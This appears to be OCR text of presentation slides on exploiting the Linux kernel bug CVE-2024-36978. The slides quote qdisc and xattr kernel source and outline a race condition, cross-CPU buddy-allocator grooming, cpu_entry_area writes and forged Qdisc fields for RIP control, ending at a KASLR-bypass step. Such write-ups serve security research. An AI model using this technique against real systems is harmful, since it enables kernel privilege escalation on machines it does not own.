
```c
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```

Context 2

```c
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

Exploit Idea: Race Condition

- What if we can context switch between steps?



Context 1

```c
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```

```c
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```


Context 2

```c
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

CVE-2024-36978

Exploit Idea: Race Condition

- What if we can context switch between steps?



Context 1

```
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```

```
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```


Context 2

```
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

CVE-2024-36978

Exploit Idea: Race Condition

- What if we can context switch between steps?



Context 1

```c
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```

```c
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```

Context 2

```c
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

Exploit Idea: Race Condition

- Then, We need to allocate contiguous pages from Buddy.
- Is it possible?

Exploit Idea: Race Condition

- The answer is? Y...es!
- Buddy allocator usually return contiguous chunks after heap draining, only if processes use the same CPU

Exploit Idea: Race Condition

Now there are two options

1. Find the way to use same CPU from different contexts.
2. Make the Buddy allocator return contiguous chunks even when different contexts use different CPUs.

Exploit Idea: Race Condition

Now there are two options

1. ~~Find the way to use same CPU from different contexts.~~
2. Make the Buddy allocator return contiguous chunks even when different contexts use different CPUs.

Exploit Idea: Race Condition


Now there are two options

1. ~~Find the way to use same CPU from different contexts.~~
2. Make the Buddy allocator return contiguous chunks even when different contexts use different CPUs.

Preempt Disabled & No lock/rcu between steps

Problem 1: Allocate Contiguous Chunks From Different CPU

- Buddy also have per-cpu



Problem 1: Allocate Contiguous Chunks From Different CPU


- Then,

CPU0 (for OOB) | **CPU1 (for SPRAY)**

1. Drain per-cpu buddy

2. Allocate 300 chunks (0, 1, ..., 299)

3. Free odd idx chunks (1, 3, ... 299)



If too much chunks in per-cpu,
Buddy send chunks to global freelist

4. Allocate 300 chunks (2n+1, 2n+3, ..., 299, ...)

Problem 1: Allocate Contiguous Chunks From Different CPU


- Then,

CPU0 (for OOB) | **CPU1 (for SPRAY)**

1. Drain per-cpu buddy

2. Allocate 300 chunks (0, 1, ..., 299)

3. Free odd idx chunks (1, 3, ... 299)



If too much chunks in per-cpu,
Buddy send chunks to global freelist


4. Allocate 300 chunks (2n+1, 2n+3, ..., 299, ...)

Now CPU0 has even idx chunk and CPU1 has odd idx chunks, respectively

CVE-2024-36978

Exploit Idea: Race Condition

- Let’s come back to race condition. Where is the kernel address leak?



Context 1

```
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```


```
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```

Context 2

```
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

Problem 2: Find Writable Kernel Address

- We can overwrite “qdisc *” address, but we don’t have any leak.
- Because of SMAP, kernel only read / write itself address.



Problem 2: Find Writable Kernel Address

- Mitigation kernel still use 6.1.55
- This version still has fixed kernel address space, which is called cpu_entry_area (CEA).
- Most important things is, we can write arbitrary data on there! (only 0x78 bytes)
- It patched in recent kernel.


Problem 2: Find Writable Kernel Address

- Then, how can we write data on CEA?
- When process trap or panic, the kernel copy some registers value to CEA.
- Set some registers value and trigger trap, those value will be written to CEA.

- One problem is, the CEA is dependent per CPU. Therefore, other processes exception can overwrite our CEA values.

Problem 2: Find Writable Kernel Address

- Now we get some writable kernel address.



CVE-2024-36978

RIP Control

- Let’s analysis qdisc_put()

```
void qdisc_put(struct Qdisc *qdisc)
{
    if (!qdisc)
        return;

    if (qdisc->flags & TCQ_F_BUILTIN ||
        !refcount_dec_and_test(&qdisc->refcnt))
        return;

    __qdisc_destroy(qdisc);
}
EXPORT_SYMBOL(qdisc_put);
```

```
struct Qdisc {
    int             (*enqueue)(struct sk_buff *skb,
                               struct Qdisc *sch,
                               struct sk_buff **to_free);
    struct sk_buff *    (*dequeue)(struct Qdisc *sch);
    unsigned int        flags;
#define TCQ_F_BUILTIN       1
#define TCQ_F_INGRESS       2
#define TCQ_F_CAN_BYPASS    4
#define TCQ_F_MQROOT        8
#define TCQ_F_ONETXQUEUE    0x10 /* dequeue_skb() can assume all skbs are for
                                  * q->dev_queue : It can test
                                  * netif_xmit_frozen_or_stopped() before
                                  * dequeueing next packet.
                                  * Its true for MQ/MQPRIO slaves, or non
                                  * multiqueue device.
                                  */
#define TCQ_F_WARN_NONWC    (1 << 16)
#define TCQ_F_CPUSTATS      0x20 /* run using percpu statistics */
#define TCQ_F_NOPARENT      0x40 /* root of its hierarchy :
                                  * qdisc_tree_decrease_qlen() should stop.
                                  */
#define TCQ_F_INVISIBLE     0x80 /* invisible by default in dump */
#define TCQ_F_NOLOCK        0x100 /* qdisc does not require locking */
#define TCQ_F_OFFLOADED     0x200 /* qdisc is offloaded to HW */
    u32         limit;
    const struct Qdisc_ops  *ops;
    struct qdisc_size_table __rcu *stab;
    struct hlist_node       hash;
    u32         handle;
    u32         parent;

    struct netdev_queue *dev_queue;

    struct net_rate_estimator __rcu *rate_est;
    struct gnet_stats_basic_sync __percpu *cpu_bstats;
    struct gnet_stats_queue __percpu *cpu_qstats;
    int         pad;
    refcount_t      refcnt;
```

CVE-2024-36978

RIP Control

- Let’s analysis qdisc_put()

```
static void __qdisc_destroy(struct Qdisc *qdisc)
{
    const struct Qdisc_ops  *ops = qdisc->ops;

#ifdef CONFIG_NET_SCHED
    qdisc_hash_del(qdisc);

    qdisc_put_stab(rtnl_dereference(qdisc->stab));
#endif
    gen_kill_estimator(&qdisc->rate_est);

    qdisc_reset(qdisc);

    if (ops->destroy)
        ops->destroy(qdisc);
```

```
struct Qdisc {
    int             (*enqueue)(struct sk_buff *skb,
                               struct Qdisc *sch,
                               struct sk_buff **to_free);
    struct sk_buff *    (*dequeue)(struct Qdisc *sch);
    unsigned int        flags;
#define TCQ_F_BUILTIN       1
#define TCQ_F_INGRESS       2
#define TCQ_F_CAN_BYPASS    4
#define TCQ_F_MQROOT        8
#define TCQ_F_ONETXQUEUE    0x10 /* dequeue_skb() can assume all skbs are for
                                  * q->dev_queue : It can test
                                  * netif_xmit_frozen_or_stopped() before
                                  * dequeueing next packet.
                                  * Its true for MQ/MQPRIO slaves, or non
                                  * multiqueue device.
                                  */
#define TCQ_F_WARN_NONWC    (1 << 16)
#define TCQ_F_CPUSTATS      0x20 /* run using percpu statistics */
#define TCQ_F_NOPARENT      0x40 /* root of its hierarchy :
                                  * qdisc_tree_decrease_qlen() should stop.
                                  */
#define TCQ_F_INVISIBLE     0x80 /* invisible by default in dump */
#define TCQ_F_NOLOCK        0x100 /* qdisc does not require locking */
#define TCQ_F_OFFLOADED     0x200 /* qdisc is offloaded to HW */
    u32         limit;
    const struct Qdisc_ops  *ops;
    struct qdisc_size_table __rcu *stab;
    struct hlist_node       hash;
    u32         handle;
    u32         parent;

    struct netdev_queue *dev_queue;

    struct net_rate_estimator __rcu *rate_est;
    struct gnet_stats_basic_sync __percpu *cpu_bstats;
    struct gnet_stats_queue __percpu *cpu_qstats;
    int         pad;
    refcount_t      refcnt;
```

RIP Control

- Let’s analysis qdisc_put()

```
static void __qdisc_destroy(struct Qdisc *qdisc)
{
    const struct Qdisc_ops  *ops = qdisc->ops;

#ifdef CONFIG_NET_SCHED
    qdisc_hash_del(qdisc);

    qdisc_put_stab(rtnl_dereference(qdisc->stab));
#endif
    gen_kill_estimator(&qdisc->rate_est);

    qdisc_reset(qdisc);

    if (ops->destroy)
        ops->destroy(qdisc);
```

```
void qdisc_hash_del(struct Qdisc *q)
{
    if ((q->parent != TC_H_ROOT) && !(q->flags & TCQ_F_INGRESS)) {
        ASSERT_RTNL();
        hash_del_rcu(&q->hash);
    }
}
EXPORT_SYMBOL(qdisc_hash_del);
```

```
void qdisc_put_stab(struct qdisc_size_table *tab)
{
    if (!tab)
        return;

    if (--tab->refcnt == 0) {
        list_del(&tab->list);
        kfree_rcu(tab, rcu);
    }
}
EXPORT_SYMBOL(qdisc_put_stab);
```

RIP Control

- Let’s analysis qdisc_put()

```
static void __qdisc_destroy(struct Qdisc *qdisc)
{
    const struct Qdisc_ops  *ops = qdisc->ops;

#ifdef CONFIG_NET_SCHED
    qdisc_hash_del(qdisc);

    qdisc_put_stab(rtnl_dereference(qdisc->stab));
#endif
    gen_kill_estimator(&qdisc->rate_est);

    qdisc_reset(qdisc);

    if (ops->destroy)
        ops->destroy(qdisc);
```

```
void gen_kill_estimator(struct net_rate_estimator __rcu **rate_est)
{
    struct net_rate_estimator *est;

    est = xchg((__force struct net_rate_estimator **)rate_est, NULL);
    if (est) {
        del_timer_sync(&est->timer);
        kfree_rcu(est, rcu);
    }
}
EXPORT_SYMBOL(gen_kill_estimator);
```

CVE-2024-36978

RIP Control

- Let’s analysis qdisc_put()

```
static void __qdisc_destroy(struct Qdisc *qdisc)
{
    const struct Qdisc_ops  *ops = qdisc->ops;

#ifdef CONFIG_NET_SCHED
    qdisc_hash_del(qdisc);

    qdisc_put_stab(rtnl_dereference(qdisc->stab));
#endif
    gen_kill_estimator(&qdisc->rate_est);

    qdisc_reset(qdisc);

    if (ops->destroy)
        ops->destroy(qdisc);
```

```
void qdisc_reset(struct Qdisc *qdisc)
{
    const struct Qdisc_ops *ops = qdisc->ops;

    trace_qdisc_reset(qdisc);

    if (ops->reset)
        ops->reset(qdisc);

    __skb_queue_purge(&qdisc->gso_skb);
    __skb_queue_purge(&qdisc->skb_bad_txq);

    qdisc->q.qlen = 0;
    qdisc->qstats.backlog = 0;
}
EXPORT_SYMBOL(qdisc_reset);
```

CVE-2024-36978

RIP Control

1. q->flags = TCQ_F_INGRESS
2. q->stab = NULL
3. q->rate_est = NULL

```
void qdisc_put_stab(struct qdisc_size_table *tab)
{
    if (!tab)
        return;

    if (--tab->refcnt == 0) {
        list_del(&tab->list);
        kfree_rcu(tab, rcu);
    }
}
EXPORT_SYMBOL(qdisc_put_stab);
```

```
void gen_kill_estimator(struct net_rate_estimator __rcu **rate_est)
{
    struct net_rate_estimator *est;

    est = xchg((__force struct net_rate_estimator **)rate_est, NULL);
    if (est) {
        del_timer_sync(&est->timer);
        kfree_rcu(est, rcu);
    }
}
EXPORT_SYMBOL(gen_kill_estimator);
```

```
void qdisc_hash_del(struct Qdisc *q)
{
    if ((q->parent != TC_H_ROOT) && !(q->flags & TCQ_F_INGRESS)) {
        ASSERT_RTNL();
        hash_del_rcu(&q->hash);
    }
}
EXPORT_SYMBOL(qdisc_hash_del);
```


RIP Control

1. q->flags = TCQ_F_INGRESS
2. q->stab = NULL
3. q->rate_est = NULL
4. q->ops = CEA Address + alpha
5. q->ops->reset = Function Address

```
void qdisc_reset(struct Qdisc *qdisc)
{
    const struct Qdisc_ops *ops = qdisc->ops;

    trace_qdisc_reset(qdisc);

    if (ops->reset)
        ops->reset(qdisc);

    __skb_queue_purge(&qdisc->gso_skb);
    __skb_queue_purge(&qdisc->skb_bad_txq);

    qdisc->q.qlen = 0;
    qdisc->qstats.backlog = 0;
}
EXPORT_SYMBOL(qdisc_reset);
```

RIP Control

1. q->flags = TCQ_F_INGRESS
2. q->stab = NULL
3. q->rate_est = NULL
4. q->ops = CEA Address + alpha
5. q->ops->reset = Function Address



Problem 3: Bypass KASLR

- How can we get executable kernel address?

